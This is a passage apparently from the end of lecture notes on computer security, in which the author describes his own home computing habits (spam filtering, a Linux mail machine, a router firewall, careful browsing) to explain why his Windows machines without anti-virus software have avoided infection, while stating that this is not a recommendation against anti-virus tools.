- For a long answer, it depends on your computing habits. To offer myself as a case study:

  My Windows computers at home do not have anti-virus software installed (intentionally), yet none has been infected so far (knock on wood!!). **This is NOT a recommendation against anti-virus tools on your computer.** My computers have probably been spared because of my personal computing habits: (1) My email host is a Unix machine at Purdue; (2) I have a powerful spam filter on this machine that gets rid of practically all of the unsolicited junk; (3) The laptop on which I finally receive my email is a Linux (Ubuntu) machine; (4) The several Windows machines that I have at home are meant for the Windows Office suite of software utilities and for amusement and entertainment; (5) When I reach out to the internet from the Windows machines, I find myself going to the same newspaper and other such sites every day; (6) Yes, it is true that Googling can sometimes

take me into unfamiliar spaces on the internet, but except for occasionally searching for the lyrics of a song that has caught my fancy, I am unlikely to be entering malicious sites (the same can be said about the rest of my family); and, finally, (7) my home network is behind a router and therefore benefits from a generic firewall in the router. What that means is that there is not a high chance of malware landing in my Windows machines from the internet. The point I am making is that even a most sinister worm cannot magically take a leap into your machine just because your machine is connected to the internet provided you are careful about sharing resources with other machines, about how you process your email (especially with regard to clicking on attachments in unsolicited or spoofed email), what sites you visit on the internet, etc.

Acknowledgment

I have benefited greatly from many conversations with Padmini Jaikumar who is currently researching techniques for detecting and monitoring botnets.